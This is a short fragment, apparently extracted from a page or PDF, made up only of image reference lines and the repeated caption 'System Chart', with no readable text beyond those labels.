


System Chart





System Chart





System Chart




